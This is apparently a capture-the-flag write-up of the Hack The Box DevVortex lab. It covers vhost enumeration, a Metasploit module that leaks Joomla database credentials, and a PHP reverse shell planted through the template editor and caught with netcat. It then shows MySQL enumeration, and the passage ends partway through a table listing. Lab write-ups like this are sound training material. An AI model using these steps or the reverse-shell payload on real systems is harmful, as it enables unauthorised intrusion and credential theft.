HTB DevVortex notes


Nmap scan:

nmap -sV -sC -v 10.129.172.218

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://devvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I added the web app to /etc/hosts and opened the web app.

echo "10.129.172.218 devvortex.htb" | sudo tee -a /etc/hosts



The only points of interest were the contacts page and any potential subdirectories. I tested the contacts page for xss or sql injection, but they appeared to clean input properly.

I next checked for subdomains using gobuster:

gobuster dir -u http://devvortex.htb/ -w SecLists/Discovery/Web-Content/common.txt -r

Starting gobuster in directory enumeration mode
===
/css (Status: 403) [Size: 162]
/images (Status: 403) [Size: 162]
/index.html (Status: 200) [Size: 18048]
/js (Status: 403) [Size: 162]
Progress: 4723 / 4724 (99.98%)
===
Finished

None of these were particularly of use either.


After some trouble, I found I could also scan for virtual hosts on gobuster, so tried that.

gobuster vhost -u http://devvortex.htb -w SecLists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain

Starting gobuster in VHOST enumeration mode
===
Found: dev.devvortex.htb Status: 200 [Size: 23221]
Progress: 19966 / 19967 (99.99%)
===
Finished

Now I opened the page found on vhosts, dev.devvortex.htb.
I had to add it to the hosts file first.

echo "10.129.172.218 dev.devvortex.htb" | sudo tee -a /etc/hosts



Now we get a different site come up, presumably a development site.
I decided to first enumerate this site too.


gobuster dir -u http://dev.devvortex.htb/ -w SecLists/Discovery/Web-Content/common.txt -r

Starting gobuster in directory enumeration mode
===
/.git/HEAD (Status: 403) [Size: 162]
/.forward (Status: 403) [Size: 162]
/.git (Status: 403) [Size: 162]
/.cvsignore (Status: 403) [Size: 162]
/.bash_history (Status: 403) [Size: 162]
/.config (Status: 403) [Size: 162]
/.git-rewrite (Status: 403) [Size: 162]
/.cvs (Status: 403) [Size: 162]
/.bashrc (Status: 403) [Size: 162]
/.cache (Status: 403) [Size: 162]
/.git/config (Status: 403) [Size: 162]
/.git/logs/ (Status: 403) [Size: 162]
/.git/index (Status: 403) [Size: 162]
/.git_release (Status: 403) [Size: 162]
/.gitattributes (Status: 403) [Size: 162]
/.gitignore (Status: 403) [Size: 162]
/.gitmodules (Status: 403) [Size: 162]
/.gitkeep (Status: 403) [Size: 162]
/.gitk (Status: 403) [Size: 162]
/.gitreview (Status: 403) [Size: 162]
/.gitconfig (Status: 403) [Size: 162]
/.history (Status: 403) [Size: 162]
/.htaccess (Status: 403) [Size: 162]
/.hta (Status: 403) [Size: 162]
/.htpasswd (Status: 403) [Size: 162]
/.perf (Status: 403) [Size: 162]
/.listings (Status: 403) [Size: 162]
/.listing (Status: 403) [Size: 162]
/.mysql_history (Status: 403) [Size: 162]
/.passwd (Status: 403) [Size: 162]
/.profile (Status: 403) [Size: 162]
/.rhosts (Status: 403) [Size: 162]
/.sh_history (Status: 403) [Size: 162]
/.ssh (Status: 403) [Size: 162]
/.subversion (Status: 403) [Size: 162]
/.svnignore (Status: 403) [Size: 162]
/.svn (Status: 403) [Size: 162]
/.svn/entries (Status: 403) [Size: 162]
/.swf (Status: 403) [Size: 162]
/.web (Status: 403) [Size: 162]

```
/administrator       (Status: 200) [Size: 12211]
/api/experiments     (Status: 406) [Size: 29]
/api/experiments/configurations (Status: 406) [Size: 29]
/api                 (Status: 406) [Size: 29]
/cache               (Status: 200) [Size: 31]
/components          (Status: 200) [Size: 31]
/home                (Status: 200) [Size: 23221]
/images              (Status: 200) [Size: 31]
/includes            (Status: 200) [Size: 31]
/index.php           (Status: 200) [Size: 23221]
/language            (Status: 200) [Size: 31]
/layouts             (Status: 200) [Size: 31]
/libraries           (Status: 200) [Size: 31]
/media               (Status: 200) [Size: 31]
/modules             (Status: 200) [Size: 31]
/plugins             (Status: 200) [Size: 31]
/robots.txt          (Status: 200) [Size: 764]
/templates           (Status: 200) [Size: 31]
/tmp                 (Status: 200) [Size: 31]
Progress: 4723 / 4724 (99.98%)
===============================================================
Finished
```

Which returned a lot of .git subdirectories, as well as other interesting pages.

The administrator subdirectory takes us to an admin login page.



I tried some default credentials but had no luck.

I noticed the page uses Joomla, so googled for some known vulnerabilities. Google told me to try XSS and SQL injection attacks.
These didn't work so I checked the next webpage which told me Joomla is susceptible to brute force attacks as it doesn't restrict excessive authentication attempts.
Another alerted to improper checks allow access to API endpoints.

So I launched Metasploit with the command `msfconsole` and searched for Joomla.

msf6 > search joomla

Matching Modules
==========

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/joomla_gallerywd_sqli_scanner	2015-03-30	normal	No	Gallery WD for Joomla! Unauthenticated SQL Injection Scanner
1	exploit/unix/webapp/joomla_tinybrowser	2009-07-22	excellent	Yes	Joomla 1.5.12 TinyBrowser File Upload Code Execution
2	auxiliary/scanner/http/joomla_api_improper_access_checks	2023-02-01	normal	Yes	Joomla API Improper Access Checks
3	auxiliary/admin/http/joomla_registration_privesc	2016-10-25	normal	Yes	Joomla Account Creation and Privilege Escalation
4	exploit/unix/webapp/joomla_akeeba_unserialize	2014-09-29	excellent	Yes	Joomla Akeeba Kickstart Unserialize Remote Code Execution
5	auxiliary/scanner/http/joomla_bruteforce_login		normal	No	Joomla Bruteforce Login Utility
6	exploit/unix/webapp/joomla_comfields_sqli_rce	2017-05-17	excellent	Yes	Joomla Component Fields SQLi Remote Code Execution
7	exploit/unix/webapp/joomla_comjce_imgmanager	2012-08-02	excellent	Yes	Joomla Component JCE File Upload Remote Code Execution
8	exploit/unix/webapp/joomla_contenthistory_sqli_rce	2015-10-23	excellent	Yes	Joomla Content History SQLi Remote Code Execution
9	exploit/multi/http/joomla_http_header_rce	2015-12-14	excellent	Yes	Joomla HTTP Header Unauthenticated Remote Code Execution
10	exploit/unix/webapp/joomla_media_upload_exec	2013-08-01	excellent	Yes	Joomla Media Manager File Upload Vulnerability
11	auxiliary/scanner/http/joomla_pages		normal	No	Joomla Page Scanner
12	auxiliary/scanner/http/joomla_plugins		normal	No	Joomla Plugins Scanner
13	auxiliary/gather/joomla_com_realestatemanager_sqli	2015-10-22	normal	Yes	Joomla Real Estate Manager Component Error-Based SQL Injection
14	auxiliary/scanner/http/joomla_version		normal	No	Joomla Version Scanner

```
  15  auxiliary/gather/joomla_contenthistory_sqli              2015-10-22       normal     Yes
Joomla com_contenthistory Error-Based SQL Injection
  16  auxiliary/gather/joomla_weblinks_sqli                    2014-03-02       normal     Yes
Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
  17  auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner   2015-03-20       normal
No     Web-Dorado ECommerce WD for Joomla! search_category_id SQL Injection Scanner
```

Number 2 allows us to check for API improper access checks, so we use 2 and show options.

```
msf6 > use 2
msf6 auxiliary(scanner/http/joomla_api_improper_access_checks) > show options

Module options (auxiliary/scanner/http/joomla_api_improper_access_checks):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:por
                                         t[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.
                                         metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connec
                                         tions
   TARGETURI  /                yes       The URI of the Joomla Application
   THREADS    1                yes       The number of concurrent threads (max
                                         one per host)
   VHOST                       no        HTTP server virtual host


View the full module info with the info, or info -d command.
```

We then set the RHOST to dev.devvortex.htb and run msf.

```
msf6 auxiliary(scanner/http/joomla_api_improper_access_checks) > set RHOST
dev.devvortex.htb
RHOST => dev.devvortex.htb
msf6 auxiliary(scanner/http/joomla_api_improper_access_checks) > run

[+] Users JSON saved to
/Users/alfiebrown/.msf4/loot/20231127161129_default_10.129.172.218_joomla.users_17676
5.bin
[+] Joomla Users
============

 ID   Super U  Name     Usernam  Email    Send Em  Registe  Last Vis  Group Na
```

```
    ser              e               ail      r Date   it Date   mes
--  -------  ----    -------  -----   -------  -------  --------  --------
649  *       lewis    lewis    lewis@d  1       2023-09  2023-10-  Super Us
                       evvorte          -25 16:  29 16:18  ers
                       x.htb            44:24    :50
650          logan p  logan    logan@d  0       2023-09           Register
           aul            evvorte          -26 19:           ed
                       x.htb            15:42
```


[+] Config JSON saved to /Users/alfiebrown/.msf4/loot/20231127161129_default_10.129.172.218_joomla.config_184938.bin
[+] Joomla Config
==========

Setting	Value
db encryption	0
db host	localhost
db name	joomla
db password	P4ntherg0t1n5r3c0n##
db prefix	sd4fg_
db user	lewis
dbtype	mysqli


[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed


As you can see, there are 2 users, lewis and logan. Lewis is a super user, whilst logan is simply registered. The db encryption value is set to 0, and their password is above.
User: lewis
password: P4ntherg0t1n5r3c0n##

Using those credentials, we can log in successfully.




After some navigating, I discovered under System -> Site templates you can find and manage system files.





Click on Cassiopeia Details and Files.




Here, as the super user, we can upload a php reverse shell.

I edited the shell's code to include my tun0 IP address and the port I will listen on.

```
46
47    set_time_limit (0);
48    $VERSION = "1.0";
49    $ip = '10.10.14.112';  // CHANGE THIS
50    $port = 4444;       // CHANGE THIS
51    $chunk_size = 1400;
52    $write_a = null;
53    $error_a = null;
54    $shell = 'uname -a; w; id; /bin/sh -i';
55    $daemon = 0;
56    $debug = 0;
57
58    //
```

I then created a new file on the webpage and pasted in my reverse shell.



Looking back at where the .php files are stored, we can see it is in the templates/Cassiopeia subdirectory.
So, we set up a netcat listener,

```
alfiebrown@Alfies-Air hacking % nc -lvvnp 4444
Listening on any address 4444 (krb524)
```

open a new tab and run our shell.

```
Listening on any address 4444 (krb524)
Connection from 10.129.172.218:47626
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x
86_64 x86_64 x86_64 GNU/Linux
 16:31:41 up  4:03,  0 users,  load average: 0.00, 0.00, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

We now have a reverse shell.

I turned the shell into a fully functional terminal:

```
$ SHELL=/bin/bash script -q /dev/null
www-data@devvortex:~/dev.devvortex.htb$
```

From here, we need to escalate privilges.

Remembering the credentials from before, I ran the sql database running as lewis and used his password to log in.

Credentials from earlier:

```
Setting       Value
-------       -----
db encryption  0
db host        localhost
db name        joomla
db password    P4ntherg0t1n5r3c0n##
db prefix      sd4fg_
db user        lewis
dbtype         mysqli
```

```
www-data@devvortex:/$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4775
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

From here we can use show databases; to find all of the databases.

We find these databases:

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
```

We use the joomla database show tables to find the tables.

```
mysql> use joomla
use joomla
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
show tables
    -> ;
;
+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
| sd4fg_action_log_config       |
| sd4fg_action_logs             |
| sd4fg_action_logs_extensions  |
| sd4fg_action_logs_users       |
| sd4fg_assets                  |
```

These are the tables found:

```
+-----------------------------+
| Tables_in_joomla            |
+-----------------------------+
| sd4fg_action_log_config     |
| sd4fg_action_logs           |
| sd4fg_action_logs_extensions |
| sd4fg_action_logs_users     |
| sd4fg_assets                |
| sd4fg_associations          |
| sd4fg_banner_clients        |
| sd4fg_banner_tracks         |
| sd4fg_banners               |
| sd4fg_categories            |
| sd4fg_contact_details       |
| sd4fg_content               |
| sd4fg_content_frontpage     |
| sd4fg_content_rating        |
| sd4fg_content_types         |
| sd4fg_contentitem_tag_map   |
| sd4fg_extensions            |
| sd4fg_fields                |
| sd4fg_fields_categories     |
| sd4fg_fields_groups         |
| sd4fg_fields_values         |
| sd4fg_finder_filters        |
| sd4fg_finder_links          |
| sd4fg_finder_links_terms    |
```

| sd4fg_finder_logging |
| sd4fg_finder_taxonomy |
| sd4fg_finder_taxonomy_map |
| sd4fg_finder_terms |
| sd4fg_finder_terms_common |
| sd4fg_finder_tokens |
| sd4fg_finder_tokens_aggregate |
| sd4fg_finder_types |
| sd4fg_history |
| sd4fg_languages |
| sd4fg_mail_templates |
| sd4fg_menu |
| sd4fg_menu_types |
| sd4fg_messages |
| sd4fg_messages_cfg |
| sd4fg_modules |
| sd4fg_modules_menu |
| sd4fg_newsfeeds |
| sd4fg_overrider |
| sd4fg_postinstall_messages |
